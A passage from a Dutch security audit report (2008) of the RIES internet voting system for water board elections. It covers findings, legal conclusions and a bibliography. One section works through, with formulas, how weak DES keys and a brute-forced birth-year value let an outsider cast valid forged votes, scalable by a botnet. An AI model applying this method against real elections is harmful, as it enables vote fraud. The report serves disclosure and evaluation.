Om een stem uit te kunnen brengen moet een aanvaller ook de beschikking hebben over de *AbelPI*, de laatste twee cijfers van het geboortejaar van de kiezer. Deze waarde wordt niet op het stembiljet gedrukt en wordt bekend verondersteld bij de kiezer. De waarde wordt meeversleuteld in de stemkeuze van de kiezer. Zoals eerder vermeld is RIES transparant en worden voor de verkiezingen niet alleen alle pseudo-identiteiten maar ook alle mogelijke stemmen gepubliceerd in de lijst *RnCx*, waarbij *x* een kandidaat is. Dus *RnC1* staat voor kandidaat 1 en *RnC2* staat voor kandidaat 2, etcetera.

Hieronder volgt een voorbeeld van de pseudo-identiteit (*RnPID)* en *RnCx* voor een willekeurige kiezer *n* die voor de verkiezingen wordt gepubliceerd:

$$RnPID_n = MDC[DESmac_{Kp_n}(f(ElID))]$$
$$RnC1_n = MDC[DESmac_{Kp_n}(f(C1, ElID, AbelPI_n))] \text{ - Kandidaat 1}$$
$$RnC2_n = MDC[DESmac_{Kp_n}(f(C2, ElID, AbelPI_n))] \text{ - Kandidaat 2}$$
$$\vdots$$

$$RnCm_n = MDC[DESmac_{Kp_n}(f(Cm, ElID, AbelPI_n))]$$ - Kandidaat *m*

Omdat bij elke gevonden *Kp* ook *RnPID* bekend is, kan in de lijst gevonden worden wat de bijhorende *RnCx*-waarden zijn. We weten bijvoorbeeld dat bij elke gevonden geldige *Kp* een waarde *RnC2* hoort die gekoppeld is aan kandidaat 2. De enige onbekende is dus nog *AbelPI*. Aangezien de meeste kiezers jonger zijn dan 80 jaar en minimaal 18 jaar oud zijn zullen de laatste cijfers van het geboortejaar lopen van 28 t/m 90 (andere optimalisaties zijn ook mogelijk, geboortejaren zijn immers niet uniform verdeeld over de kiesgerechtigde bevolking). We kunnen dus bijvoorbeeld berekenen:

$$RnC2 = MDC[DESmac_{Kp}(f(C2, ElID,28))]$$
$$RnC2 = MDC[DESmac_{Kp}(f(C2, ElID,29))]$$
$$RnC2 = MDC[DESmac_{Kp}(f(C2, ElID,30))]$$
$$\vdots$$
$$RnC2 = MDC[DESmac_{Kp}(f(C2, ElID,90))]$$

Een van deze waarden zal de juiste *AbelPI* opleveren behorend bij een *Kp*. We kunnen dus elke waarde vergelijken met de waarde in de tabel. De enige gelijke waarde staat gelijk aan het ingevulde geboortejaar – daarmee is *AbelPI* voor deze kiezer ook bekend. Nu we *Kp* hebben en de bijhorende *AbelPI*, zijn we instaat om een geldige stem uit te brengen.

Het uitbrengen van een geldige stem kan op de normale manier via het internet en behoeft geen speciale kennis of hulp van binnenuit. Om zo min mogelijk op te vallen kan de stem aan het eind van de stemperiode uitgebracht worden. Ook kan de gebruiker tijdens de verkiezingen controleren of de gevonden *Kp* al is gebruikt door middel van de *ReSPID*-waarde, die na het invoeren van de geheime sleutels teruggeeft of een stem al is uitgebracht of dat er gestemd mag worden.

5.3.1 Conclusie

De hierboven beschreven aanval laat zien dat een standaard internetter in staat is om een geldige stem te genereren. Of de verkiezingen verdeeld zijn in verschillende kiesdistricten of dat er één grote verkiezing is maakt weinig verschil. Het zal de aanvaller hooguit iets meer tijd kosten, maar in beide gevallen is de stemperiode van twee weken ruim voldoende om stemmen uit te kunnen brengen.

In aanvulling op de mogelijkheden van de gewone thuis-PC is speciale apparatuur zoals de "Copacobana" (http://www.copacobana.com/) nog het vermelden waard. Deze DES-kraker kost minder dan 9000 euro en is in staat om binnen 4 seconden de benodigde 2^{36} mogelijke sleutels te genereren.

Deze aanval laat zien dat de veiligheid van het totale systeem gebaseerd is op DES-sleutels van 56 bits ongeacht alle andere maatregelen en versleutelingen die zijn genomen om het systeem veiliger te maken. Dergelijke sleutels worden al geruime tijd niet meer als veilig beschouwd, in het licht van de rekenkracht van hedendaagse computers.

Samengevat leidt het bovenstaande tot de volgende bevinding:

Bevinding 5.2. Geldige stemcodes genereerbaar tijdens stemperiode
Het is mogelijk om tijdens de verkiezingen geldige sleutels te genereren en stemmen uit te brengen op een kandidaat naar keuze, gebruikmakend van een geldige kiezersidentiteit zonder dat dit ontdekt kan worden. Het genereren van sleutels kan op een standaard PC uitgevoerd worden. Hierdoor is de aanval makkelijk uit te breiden door meerdere computers bv. door het gebruik van een botnet of door een oproep te doen via een populaire weblog.

5.4 Overige bevindingen

Bevinding 5.3. Referentiebestand niet gesorteerd

RnPotVote bevat de lijst met alle potentiële stemmen van alle kiezers versleuteld met de geheime sleutel van elke kiezer. Gezien de relatie tussen het BSN, de geheime sleutel en de potentiële stemmen van alle kiezers, zou de te publiceren lijst niet een 1-op-1-relatie moeten hebben met de lijst van alle geldige BSN's. Hiermee voorkom je dat een aanvaller een link kan leggen tussen de lijst van te genereren stemmen en de gegenereerde waarden *Kp* die weer gebaseerd zijn op het BSN.

Bevinding 5.4. Onduidelijk hoe de "Umpire"-functie werkt

De Umpire-functie is in de documenatie niet duidelijk omschreven. Twee voorbeelden:

a) De toegevoegde waarde van de *VotRecCon* en de Umpire is niet duidelijk. De internetkiezer krijgt aan het eind van zijn stem een kwitantie *VotRecConCnt* die hij kan gebruiken om na de verkiezingen te controleren of zijn stem is meegeteld. Deze constructie werkt als de kiezer een geldige *VotRecConCnt* heeft gekregen. Een aanvaller (willekeurige kiezer) claimt dat zijn stem niet is meegeteld en presenteert een willekeurige *VotRecConCnt*, hoe kan de Umpire nu bewijzen dat dit geen geldige kwitantie is? Hij kan alleen zeggen dat die waarde niet in de lijsten voorkomt. Zie ook bevinding 2.5.

b) De Umpire krijgt een claim van een kiezer met een *VotRecConCnt* die beweert dat zijn stem niet is meegeteld. De umpire heeft de beschikking over de RIPOCS en herberekent voor elk paar *VnPID//VnCx* de DESmac-waarde:

$$VotRecCon = DESmac(kbbs\_b,(VnPID//VnCx))$$

Als *VotRecConCnt* toch een geldige waarde in de lijst is van de kiezer, dan kan de Umpire nu een link leggen tussen de kiezer en wat hij heeft gestemd. De umpire weet wie de gebruiker is en hij weet door middel van VnCx op wie hij heeft gestemd.

Dit punt wordt ook opgemerkt door EiPSI (10).

Bevinding 5.5. Drukker beschikt over geheime sleutels

De cryptografische hardware module genereert per kiezer een C10 bestand met daarop zijn geheime unieke sleutel. Dit bestand wordt versleuteld met een publieke sleutel van de drukker (PSB) en verstuurd naar PSD. PSB is nu in staat om met zijn geheime sleutel alle C10 bestanden te ontcijferen en te printen. Dit blijft een zwak punt in het systeem. Het is mogelijk een speciale volledige afgesloten machine te ontwikkelen voor het drukken, maar dit is erg kostbaar.

Dit wordt ook opgemerkt door(6), (7), (8), (9) en (10).

Bevinding 5.6. Logging-dilemma: veiligheid versus stemgeheim

SURFnet beheert het netwerk tijdens de verkiezingen. Er wordt vanuit gegaan dat alle inkomende stemmen gestript worden van hun netwerkadres, tijd en datum. Zou dit niet gebeuren dan kan iemand na de verkiezingen toch nog nauwkeurig bepalen wat iemand gestemd heeft. Aan de andere kant moet SURFnet de kwaliteit van het netwerk hoog houden en eventuele cyberaanvallen weerstaan. Hiervoor is het nodig om te weten vanuit welke IP-adressen de aanvallers opereren.

Zie ook bevinding 2.3.

Bevinding 5.7. Onduidelijkheid documentatie

De documentatie gezien de werking van het systeem, cryptografisch gezien, is niet erg duidelijk. Verschillende stukken van informatie staat willekeurig beschreven in een drietal documenten: (38)(39)(40). Hierdoor oogt het soms een beetje rommelig. Een duidelijke en gestructureerde beschrijving zou kunnen leiden tot een betere inzicht in de werking van de verschillende onderdelen.

Vergelijkbare bevindingen worden ook gedaan in o.m. (10) en (21).

Bevinding 5.8. Digitale handtekening met publieke sleutel

In (38) wordt op pagina 11 beschreven hoe op de lijst van potentiële stemmen *RnPotVote* een digitale handtekening wordt gezet. Hierbij wordt gebruik gemaakt van een publieke sleutel terwijl een digitale handtekening in de meeste gevallen met een geheime sleutel wordt gezet zodat iedereen in staat is de handtekening te verifiëren met de publieke sleutel.

Noot: in het interview op 11 juni heeft Maclaine Pont al aangegeven dat het hier om een fout in de documentatie gaat, en dat in werkelijk de digitale handtekening inderdaad met een geheime sleutel wordt gezet.

Bevinding 5.9. Toevoeging geboortejaar (*AbelPI*) heeft geen functie

Volgens (38) is de functie van AbelPI het toevoegen van een simpele en betrouwbare manier om persoonlijk informatie toe te voegen aan het stemproces. Een kiezer moet samen met het invoeren van zijn geheime sleutel ook zijn geboortejaar opgeven, dat niet is vermeld op het stembiljet. De kiezer moet dus zijn geboortejaar weten om een geldige stem uit te kunnen brengen.

De geheime sleutel *Kp* voor een kiezer wordt per post opgestuurd naar de kiezer. Als de kiezer zijn stembiljet niet ontvangt wordt hij geacht hiervan melding te maken bij de helpdesk, waarna de helpdesk een nieuw stempakket toestuurt. Het doel van AbelPI is om ervoor te zorgen dat als een stembiljet in de handen komt van een aanvaller hij niet in staat moet zijn een geldige stem uit te brengen.

Als een aanvaller een stembiljet steelt of bemachtigt van een geldige kiezer is hij in staat om via de gepubliceerde informatie de AbelPI te achterhalen die hoort bij het stembiljet. In paragraaf 5.3 is al beschreven dat als een aanvaller een geldige *Kp* heeft het makkelijk is om een daarbij horende AbelPI te genereren door alle mogelijke geboortejaren te proberen. De lijst *RnPotVote* bevat namelijk alle mogelijk keuzes van een bepaalde kiezer *Kp*. Omdat bekend is welke gehashte waarde hoort bij welke kandidaat is het mogelijk om het volgende te berekenen:

$$RnPID_n = MDC[DESmac_{Kp_n}(f(ElID))]$$

$$RnC1_n = MDC[DESmac_{Kp_n}(f(C1, ElID, AbelPI_n))]$$ - Kandidaat 1

$$RnC2_n = MDC[DESmac_{Kp_n}(f(C2, ElID, AbelPI_n))]$$ - Kandidaat 2

$$\vdots$$

$$RnCm_n = MDC[DESmac_{Kp_n}(f(Cm, ElID, AbelPI_n))]$$ - Kandidaat *m*

De enige onbekende in dit geheel is de AbelPI.

Met ditzelfde principe is een aanvaller in staat om een willekeurige *Kp* te genereren en deze in te voeren in de stemsite op het internet. Ten eerste controleert de applicatie of een willekeurige Kp correct is, met andere woorden, of hij voldoet aan alle checksums. Na het invoeren van deze gegevens wordt er een *ReSPID* gegenereerd die niet afhankelijk is van AbelPI. Deze waarde wordt naar de stemserver gestuurd om te controleren of iemand al gestemd heeft en of de juiste waardes zijn ingevuld. Dit mechanisme kan gebruikt worden om te controleren of een willekeurig gekozen sleutel geldig is of niet. Als toevallig een juiste sleutel is gevonden kan daarna de correcte AbelPI gevonden worden.

Met deze aanval tonen wij dat AbelPI geen toegevoegde waarde heeft bij het internetstemmen, omdat de aanvaller verschillende mogelijkheden heeft om te controleren of zijn zelf gegenereerde *Kp* geldig is, onafhankelijk van de AbelPI. Ook kan hij met een geldige *Kp* eenvoudig de daarbij horende AbelPI vinden.

6 Conclusie

We komen terug bij de onderzoeksvragen:

1. *Hebben de waterschappen voldoende kunnen onderbouwen dat de internetstemvoorziening redelijkerwijze voldoet aan de wettelijke eisen, zoals geformuleerd in het Waterschapsbesluit?*

en

2. *Hoe zijn de resultaten van de toetsing van de voorziening aan de aanbevelingen van de Raad van Europa? Indien de voorziening op een of meer onderdelen niet voldoet aan de aanbevelingen, wat is daarvan dan de reden?*

6.1 Raad van Europa

Het antwoord op onderzoeksvraag (2) wordt gegeven in hoofdstuk 3. Fox-IT identificeert 10 punten waarop afwijkingen bestaan ten opzichte van het kader dat de Raad van Europa aanreikt. Bij 6 van deze punten gaat het om oplosbare punten (bevindingen 3.1, 3.4, 3.6, 3.8, 3.10).

Meer fundamentele strijdigheden bestaan met de aard van RIES. De Raad van Europa heeft in haar aanbevelingen een systeem als RIES niet voorzien. RIES kan het stemgeheim niet onbeperkt waarborgen, stemmen laten wel degelijk sporen achter en de mogelijkheid om stemmen na afloop van de verkiezingen te verifiëren staat centraal in RIES, maar wordt door de Raad van Europa ontraden. Ook de aanbeveling dat slechts via één kanaal gestemd kan worden is strijdig met RIES, doch niet noodzakelijk problematisch.

Een oorzaak is wellicht gelegen in het feit dat de Raad van Europa in haar aanbevelingen geen rekening houdt met het feit dat RIES bedoeld is om alleen poststemmingen te vervangen, geen fysieke stembusgang.

6.2 Waterschapsbesluit

Het Waterschapsbesluit (49) stelt een aantal bepalingen met betrekking tot een eventuele voorziening internetstemmen.

Een aantal van deze bepalingen hebben betrekking op bevindingen uit dit rapport. Fox-IT identificeert de volgende belangrijke discussiepunten:

- **Artikel 2.45, lid 1, sub a – *het geheime karakter van de stemming is voldoende gewaarborgd***

  In hoofdstuk 5 van dit rapport is aangetoond dat het geheime karakter van de stemming voor maximaal 20 jaar kan worden gewaarborgd. Of dat voldoende is is discutabel.

- **Artikel 2.45, lid 1, sub b – *de betrouwbaarheid van de voorziening is voldoende gewaarborgd***

  In hoofdstuk 5 van dit rapport is aangetoond dat de voorziening verouderde encryptiemethoden gebruikt waardoor kwaadwillenden in staat zijn de verkiezingen te vervalsen dan wel te ontwrichten door het uitbrengen van berekende valse stemcodes die door het systeem als geldig worden geaccepteerd.

- **Artikel 2.45, lid 1, sub e – *de voorziening is beveiligd tegen inbreuken, zowel van buitenaf als van binnenuit, die de integriteit van de voorziening in gevaar brengen of kunnen brengen;***

  Hoofdstuk 4 van dit rapport vermeldt diverse mogelijke inbreuken zowel van buitenaf als van binnenuit die de integriteit van de voorziening in gevaar kunnen brengen. Te denken valt aan de gebrekkige beveiliging van de beheerschermen, zowel voor wat betreft toegankelijkheid voor buitenstaanders als de mogelijkheid voor *insiders* om de beperkingen van hun rol binnen het

systeem te omzeilen door kwetsbaarheden in het portalsysteem;

- **Artikel 2.48, lid 1 – *het stembureau voorziet elke kiesgerechtigde van een unieke, geanonimiseerde en vertrouwelijke code***
  Artikel 2.58, lid 1, sub e – *de identiteit van de kiezer wordt door de voorziening geanonimiseerd geregistreerd*

  Iedere kiesgerechtigde wordt voorzien van een geanonimiseerde stemcode. Er bestaat echter een relatie tussen het burgerservicenummer (BSN) en deze code. Door een aanval beschreven in hoofdstuk 5 van dit rapport is het echter mogelijk deze relatie op een tijdstip in de toekomst te achterhalen uit de gepubliceerde registraties van de stemvoorziening.

- **Artikel 2.58, lid 1, sub c – *de voorziening is toegankelijk en gebruikersvriendelijk voor de kiezers***

  Gebruikersvriendelijkheid is in het verleden in voldoende mate aangetoond, echter niet voor de huidige versie van de internetstemvoorziening. Grote verschillen zijn er echter niet.

  Ten aanzien van toegankelijkheid verwijzen we naar bevindingen 2.11 en 2.12. De toegankelijkheid voor met name visueel gehandicapten is discutabel en zou wellicht verbeterd kunnen worden.

- **Artikel 2.68 – *[...] als ongeldige stem [wordt] aangemerkt: [...] d. een per brief ontvangen stem, indien de kiezer per internet een geldige stem heeft uitgebracht op dezelfde kandidaat***

  Volgens (50) wordt een stem alleen ongeldig gemaakt als een kiezer stemmen op verschillende kandidaten uitbrengt, ongeacht of het gaat om stemmen per internet of stemmen per brief.

Het is aan de staatssecretaris van Verkeer en Waterstaat om hieraan conclusies te verbinden ten aanzien van de vraag of de door de waterschappen voorziene internetstemvoorziening, gezien het bovenstaande, redelijkerwijs voldoet aan de wettelijke eisen. Fox-IT hoopt met het Ministerie met dit document voldoende informatie te hebben aangereikt om tot een weloverwogen besluit te kunnen komen.

Delft, juli 2008

7 Bibliografie

1. **Volkskrant.** Gevangen in een botnet van zombies. *www.volkskrant.nl.* [Online] 25 augustus 2006. [Citaat van: 08 juli 2008.] http://www.volkskrant.nl/multimedia/article343169.ece/Gevangen_in_een_botnet_van_zombies.
2. **ZDNet.be.** Nederlands botnet bestaat uit 1,5 miljoen pc's. *ZDNet.be.* [Online] 20 oktober 2005. [Citaat van: 8 juli 2008.] http://www.zdnet.be/news.cfm?id=50004.
3. **Raad van Europa.** *Recommendation on legal, operational and technical standards for e-voting. Rec(2004)11.* 2004.
4. **Het Waterschapshuis.** *Evaluatie Aanbevelingen Raad van Europa.* 2008.
5. **Robers, Herman.** *Electronic Elections employing DES Smartcards, Master thesis.* Delft University of Technology. 1998.
6. **Hubbers, E.-M., Jacobs, B. en Pieters, W.** *RIES - Internet Voting in Action. Technical Report NIII R0449.* University of Nijmegen. 2004.
7. **Hubbers, E. en Jacobs, B.** Stemmen via internet geen probleem. *Automatisering Gids.* 15 Oktober 2004.
8. *RIES - Internet voting in action.* **Hubbers, E., Pieters, W. en Jacobs, B.** 2005. Computer Software and Applications Conference, 2005. COMPSAC 2005. 29th Annual International. Vol. 1, pp. 417-424.
9. **Hubbers, E. en Jacobs, B.** *Internetstemmen bij de waterschappen: hoe werkt het?* 2004.
10. **Hubbers, E., et al.** *Description and Analysis of the RIES Internet Voting System, version 1.0.* sl : EiPSI, 2008.
11. **Groth, Jens.** *Review of RIES - Commentaar Piet Maclaine Pont.* Cryptomatic. 2004.
12. —. *Review of RIES.* Cryptomatic. 2004.
13. **Korthals Altes, F., et al.** *Voting with Confidence, 27 september 2007.* Report of the national Election Process Advisory Commission. 2007. Kort07.
14. **Ithaka InfoVisie.** *Naar 30% respons: eindrapport.* 2008.
15. —. *Waterschapsverkiezingen 2004.* 2004.
16. **NetPanel.** *E-stemmen: laat jij je online stem gelden?* 2004.
17. **TNO Terchnische Menskunde.** *Resultaten quickscan elektronisch stemsysteem.* 2004.
18. **Ministerie van Binnenlandse Zaken en Koninkrijksrelaties.** *Evaluatie experiment internetstemmen Tweede Kamerverkiezingen 2006.*
19. **Security of Systems - KUN.** *Server Audit van RIES.* 2004.
20. **Het Waterschapshuis.** *Analyse van de KOA aanbevelingen v0.4.* 2008.
21. **Madison Gurkha BV.** *RIES Infrastructuur Audit.* 2004.
22. —. *RIES JavaScript Review.* 2004.
23. **CIBIT.** *Beoordeling KOA, Een beoordeling van de integriteit van "Kiezen op Afstand".* 2006.
24. **GOVCERT.NL.** *Webapplicatie-scan Kiezen op Afstand.* 2006.
25. **Collis.** *Review integriteit RIPOCS broncode.* 2008.
26. **Ministerie van Binnenlandse Zaken en Koninkrijksrelaties.** *RISICOANALYSE KIEZEN OP AFSTAND Stemmen via internet voor kiezers in het buitenland.* 2007.
27. *Schouwrapportage Kiezen op Afstand.* 2006.
28. *Testrapport Kiezen op Afstand Accessibility Test.* 2006.
29. *Testrapport Kiezen op Afstand Backup en Recoverytest Stembus.* 2006.
30. *Testrapport Kiezen op Afstand Browser Compatibliteits Test.* 2006.
31. *Testrapport Kiezen op Afstand Deelsystemen Test.* 2006.
32. *Testrapport Kiezen op Afstand Functionele Acceptatie Test.* 2006.
33. *Testrapport Kiezen op Afstand Functionele Acceptatie Test Helpdesk.* 2006.
34. *Testrapport Kiezen op Afstand Inhoudelijke Stresstest.* 2006.
35. *Testrapport Kiezen op Afstand Ketentest.* 2006.
36. *Testrapport Kiezen op Afstand Regressietest.* 2006.
37. **Het Waterschapshuis.** *RIES-2008 Functioneel Ontwerp.* 2008.
38. **Maclaine Pont, Piet.** *Design information RIES-2008. Versie 0.92.* sl : Het Waterschapshuis, 2008.
39. —. *RIES-2007 Cryptografische formules en definities. Versie 6.05.* sl : Het Waterschapshuis, 2007.
40. —. *RIES-2008: HW-CRYPTO, Cryptographic Architecture for RIES-2008 and IBM 4764. Version 0.95 draft.* sl : Het Waterschapshuis, 2008.
41. **Maclaine Pont, Piet, Maclaine Pont, Suze en Hannink, Arnout.** *RIES 2008: Wv-Stuf, Standaard Uitwisseling Formaat.* sl : Het Waterschapshuis, 2008.
42. **Wikipedia.** Data Encryption Standard. [Online] 2008. [Citaat van: 07 Juli 2008.] http://en.wikipedia.org/wiki/Data_Encryption_Standard/.

43. **IBM.** IBM 4764 PCI-X Cryptographic Coprocessor. [Online] 2008. [Citaat van: 07 Juli 2008.] http://www-03.ibm.com/security/cryptocards/pcixcc/overview.shtml.
44. **Wikipedia.** Triple DES. [Online] 2008. [Citaat van: 07 Juli 2008.] http://en.wikipedia.org/wiki/Triple_DES/.
45. **Barker, W.C.** *Recommendation for the Triple Data Encryption Algorithm (TDEA) Block Cipher.* NIST Special Publication 800-67, versie 1. 2004.
46. **Barker, E., et al.** *Recommendation for Key Management – Part1: General (Revised).* NIST Special Publication 800-57. 2007.
47. **Gehrmann, C., et al.** *ECRYPT Yearly Report on Algorithms and Keysizes, D.SPA.21.* European Network of Excellence in Cryptology (ECRYPT). 2007.
48. **Wikipedia.** Modification Detection Code 2. [Online] 2008. [Citaat van: 07 Juli 2008.] http://en.wikipedia.org/wiki/MDC-2/.
49. **Staatsblad van het Koninkrijk der Nederlanden Jaargang 2007, 497.** *Besluit van 29 november 2007, houdende regels met betrekking tot de waterschappen (Waterschapsbesluit).*
50. **MullPon.** *Design Information for Evaluation purposes about RIES, the Internet Election System to be used by Het Waterschapshuis.* 2008.
51. **Het Waterschapshuis.** *Reviews & Audits RIES-2008.* 2008.
52. —. *Analyse van de KOA aanbevelingen v0.3.* 2008.
53. —. *RIES-2008 Applicaties.* 2008.
54. **Unie van Waterschappen.** *Openbare Europese Aanbesteding: Stempakket en responsverwerking ten behoeve van de Waterschapsverkiezingen 2008.* 2007.
55. **SURFnet.** *Documentatie RIES-2008 SURFnet.* 2008.
56. **Het Waterschapshuis.** *RIES-2008 Performance.* 2008.
57. —. *RIES-2008 Portalbeschrijving.*
58. —. *Administratieve Organisatie Waterschapsverkiezingen 2008.* 2008.
59. **TNT Post.** *Vormgeven van postzendingen.*
60. **Bouwman, S. en Maclaine Pont, P. G.** *Evaluation Request for RIES, the Internet Election System to be used by the Water Board Rijnland (hoogheemraadschap van Rijnland).* 2003.
61. **Het Waterschapshuis.** *Change Management.*
62. —. *Implementatie RIES-2008 server en netwerkinfrastructuur.* 2008.
63. **SURFnet.** *RIES-2008 infra.* 2008.
64. *RIES hardware overzicht.* 2008.

Appendix A Aangeleverde documentatie

A.1 Eerdere reviews van RIES

Auteur(s)	Datum	Titel	Bestandsnaam zoals aangeleverd	Omschrijving	Ref.
Ithaka InfoVisie	14-04-2008	Naar 30% respons: eindrapport	Eindrapportage.pdf	Marketingbureau doet onderzoek naar gebruiksvriendelijkheid en marketing	(14)
CIBIT (Ir. Jaap van Ekris, Drs. Erik Stel)	11-09-2006	Beoordeling KOA, Een beoordeling van de integriteit van "Kiezen op Afstand"	eindrapportcibit.pdf	IT-adviesbureau doet onderzoek naar de integriteit van de broncode	(23)
Ministerie van Binnenlandse Zaken en Koninkrijksrelaties		Kiezen op Afstand Stemmen via internet Rapportage experiment Tweede Kamerverkiezingen 2006	• iievaluatierapportkoa-internetstemmen.pdf • iiiverslagvandeuitvoering.pdf • iinhoudsopgaverapportkoa-stemmenviainternet2006.pdf • ivbijlagedkiezersenquete.pdf • ivbijlageg1uitslagriesinternet-stemmingtk2006.pdf • ivosbegeleidingsciebriefaan-staatssecretaris.pdf		(18)
NetPanel	07-2004	E-stemmen: laat jij je online stem gelden?	laat jij je digitale stem gelden.pdf	Marktonderzoek naar onder andere de gebruiksvriendelijkheid	(16)
TNO Terchnische Menskunde (Myra van Esch-Bussemakers, Kim Kranenborg)	27-01-2004	Resultaten quickscan elektronisch stemsysteem	M006 Resultaten Quickscan Myra van Esch.pdf	Betreft een onderzoek naar de gebruiksvriendelijkheid	(17)
Het Waterschapshuis (R.Bandhoesingh)	09-05-2008	Reviews & Audits RIES-2008	Overzicht Onderzoeken RIES v1.1.pdf	Geeft een overzicht van de gedane onderzoeken naar RIES	(51)
KUN (Engelbert Hubbers, Bart Jacobs and Wolter Pieters)		RIES – Internet Voting in Action	Paper RIES Radboud University.pdf	Betreft een beschrijving van RIES-2004	(6)
Automatisering Gids (Engelbert Hubbers, Bart Jacobs)	15-10-2004	Stemmen via internet geen probleem	Stemmen via internet geen probleem.pdf	Een beschrijving van RIES-2004	(7)
KUN (Engelbert Hubbers, Bart Jacobs and Wolter Pieters)	2005	RIES - Internet Voting in Action	RIES - Internet Voting in Action.pdf	Een analyse van RIES-2004	(8)

Security of Systems - KUN	23-07-2004	Server Audit van RIES	report KUN.pdf	Betreft een analyse van de serverconfiguraties	(19)
Collis	30-06-2008	Review integriteit RIPOCS broncode	Rapport_Waterschapshuis_v10.pdf		(25)
Cryptomathic A/S (Jens Groth)	21-01-2004	Review of RIES	Review of RIES.pdf	Betreft een analyse van de cryptografie van RIES	(12)
Cryptomathic A/S (Jens Groth, Pieter G. Maclaine Pont)	26-01-2004	Review of RIES With comments and suggested actions/changes for RIES	Review of RIES_cryptomathic_-comments_20040126.pdf	Dezelfde review als hierboven, maar met commentaar	(12)
Madison Gurkha BV (Ir. Arjan de Vet, Ir. Guido van Rooij)	09-07-2004	RIES Infrastructuur Audit	RIES infrastructuur audit (crystal-box).pdf	Betreft een analyse van de serverconfiguraties	(21)
Madison Gurkha BV (Ir. Arjan de Vet, Ir. Guido van Rooij)	09-07-2004	RIES JavaScript Review	RIES javascript review.pdf	Betreft een analyse van de JavaScript-documentatie	(22)
Engelbert Hubbers, Bart Jacobs	10-2004	Internetstemmen bij de waterschappen: hoe werkt het?	ries_populair.pdf	Een kort overzicht van RIES	(9)
Ministerie van Binnenlandse Zaken en Koninkrijksrelaties	3-04-2007	RISICOANALYSE KIEZEN OP AFSTAND Stemmen via internet voor kiezers in het buitenland	risicoanalyse.pdf	Inventarisatie van mogelijke risico's	(26)
IBM (Herman Robers)	12-1998	Electronic elections employing DES smartcards	robers protocol.pdf		(5)
	11-2006	Schouwrapportage Kiezen op Afstand	Schouwrapportage.pdf	De resultaten van de schouw op de verschillende systemen voor Kiezen op Afstand	(27)
	07-2006	Testrapport Kiezen op Afstand Accessibility Test	Testrapport Accessibility Test.pdf		(28)
	10-2006	Testrapport Kiezen op Afstand Backup en Recoverytest Stembus	Testrapport Backup en Recoverytest Stembus.pdf		(29)
	08-2006	Testrapport Kiezen op Afstand Browser Compatibliteits Test	Testrapport Browsers Compatibiliteits Test.pdf		(30)
	09-2006	Testrapport Kiezen op Afstand Deelsystemen Test	Testrapport Deelsystemen Test.pdf		(31)
	10-2006	Testrapport Kiezen op Afstand Functionele Acceptatie Test Helpdesk	Testrapport Functionele Acceptatie Test Helpdesk.pdf		(33)
	07-2006	Testrapport Kiezen op Afstand Functionele Acceptatie Test	Testrapport Functionele Acceptatie Test.pdf		(32)
	09-2006	Testrapport Kiezen op Afstand Inhoudelijke Stresstest	Testrapport Inhoudelijke Stresstest.pdf		(34)
	09-	Testrapport Kiezen op Afstand	Testrapport Ketentest.pdf		(35)

	2006	Ketentest			
	09-2006	Testrapport Kiezen op Afstand Regressietest	Testrapport Regressietest.pdf		(36)
Ithaka InfoVisie Rapportage	12-2004	Waterschapsverkiezingen 2004	Waterschapsverkiezingen 2004 - Rijnland en Dommel.pdf	Betreft het marketing-aspect van de waterschapsverkiezingen 2004	(15)
GOVCERT.NL	1-09-2006	Webapplicatie-scan Kiezen op Afstand	Webapplicatie-scan.pdf		(24)
Het Waterschapshuis (Roshini Bandhoesingh)	22-05-2008	Analyse van de KOA aanbevelingen v0.4	Microsoft Word - Analyse onderzoeken KOA v0 4 _2_.pdf	Het Waterschapshuis reageert op bevindingen uit een aantal rapporten.	(20)
Het Waterschapshuis (Roshini Bandhoesingh, Marco Rijkschroeff)	19-05-2008	Analyse van de KOA aanbevelingen v0.3	Analyse onderzoeken KOA v0 3.pdf	Een oudere versie van een eerder genoemd document	(52)
Het Waterschapshuis	06-06-2008	Evaluatie Aanbevelingen Raad van Europa	Evaluatie Aanbevelingen Raad van Europa versie 060608.pdf	Het Waterschapshuis reageert op de aanbevelingen van de Raad van Europa	(4)

A.2 Ondersteunende documentatie

Auteur(s)	Datum	Titel	Bestandsnaam zoals aangeleverd	Omschrijving	Ref.
Het Waterschapshuis (Piet Maclaine Pont, Suze Maclaine Pont, Arnout Hannink)		RIES-2008: WV-STUF	• RIES WVSTUF 1.2.pdf • Bijlagen_RIES WVSTUF 1 4.pdf	Technische beschrijving van het uitwisselingsformaat gebruikt binnen RIES	(41)
Het Waterschapshuis (Piet Maclaine Pont, Arnout Hannink, Jacques Hoeijenbos, Marco Rijkschroeff, Jacques Schuurman)	20-05-2008	RIES-2008 Functioneel Ontwerp	Conceptversie Beschrijving RIES_0 1.pdf		(37)
Het Waterschapshuis (Arnout Hannink, Mark Dobrinic, Suze Maclaine Pont)	1-02-2008	RIES-2008 Applicaties	Documentatie_RIESapplicatie_-V1 10.pdf	Beschrijving van de verschillende applicaties binnen RIES	(53)
Unie van Waterschappen	2007	Openbare Europese Aanbesteding: Stempakket en responsverwerking ten behoeve van de Waterschapsverkiezingen 2008	• Aanbestedingsdocument stempakket en responsverwerking (def).pdf • Bijlage 1A PvE perceel 1 stempakket (def).pdf • Bijlage 1B PvE perceel 2 responsverwerking (def).pdf		(54)

			• Bijlage 2A Overeenkomst Perceel 1 (def).pdf • Bijlage 2B Overeenkomst Perceel 2 (def).pdf • Bijlage 3 - Formulieren (def).doc • Bijlage 4 Geheimhoudingsverklaring (def).pdf • Bijlage 5 AMvB Waterschapsbestel (def).pdf • Bijlage 6 Aantallen stemgerechtigde ingezetenen (def).pdf • Bijlage 7 Rapport responsverwerking stembiljet (def).pdf • Bijlage 8 Bijlagen bij PvE perceel 1 en 2 Definitief.pdf • Bijlage 9 - Routebeschrijving Emeritor.pdf • Bijlage 10 - Prijzenblad 111007 Definitief.xls		
SURFnet (Gerjon Kobus, Jacques Schuurman, Paul Dekkers, Xander Jansen, Suze Maclaine Pont)	1-02-2008	Documentatie RIES-2008 SURFnet	Externe documentatie RIES_SURFnet_v1.0-definitief.pdf	Bevat een globale beschrijving van de netwerk- en server-configuratie	(55)
Het Waterschapshuis	02-05-2008	RIES-2008 Performance	Performance_publiek-_20080205_v0.1.pdf	Beschrijving van de performance tests	(56)
Het Waterschapshuis (Piet Maclaine Pont)		RIES-2008 HW-Crypto	RIES2008_HW_CRYPTO_v09.pdf	Beschrijving van de hardware crypto module en hoe deze gebruikt wordt binnen RIES-2008	(40)
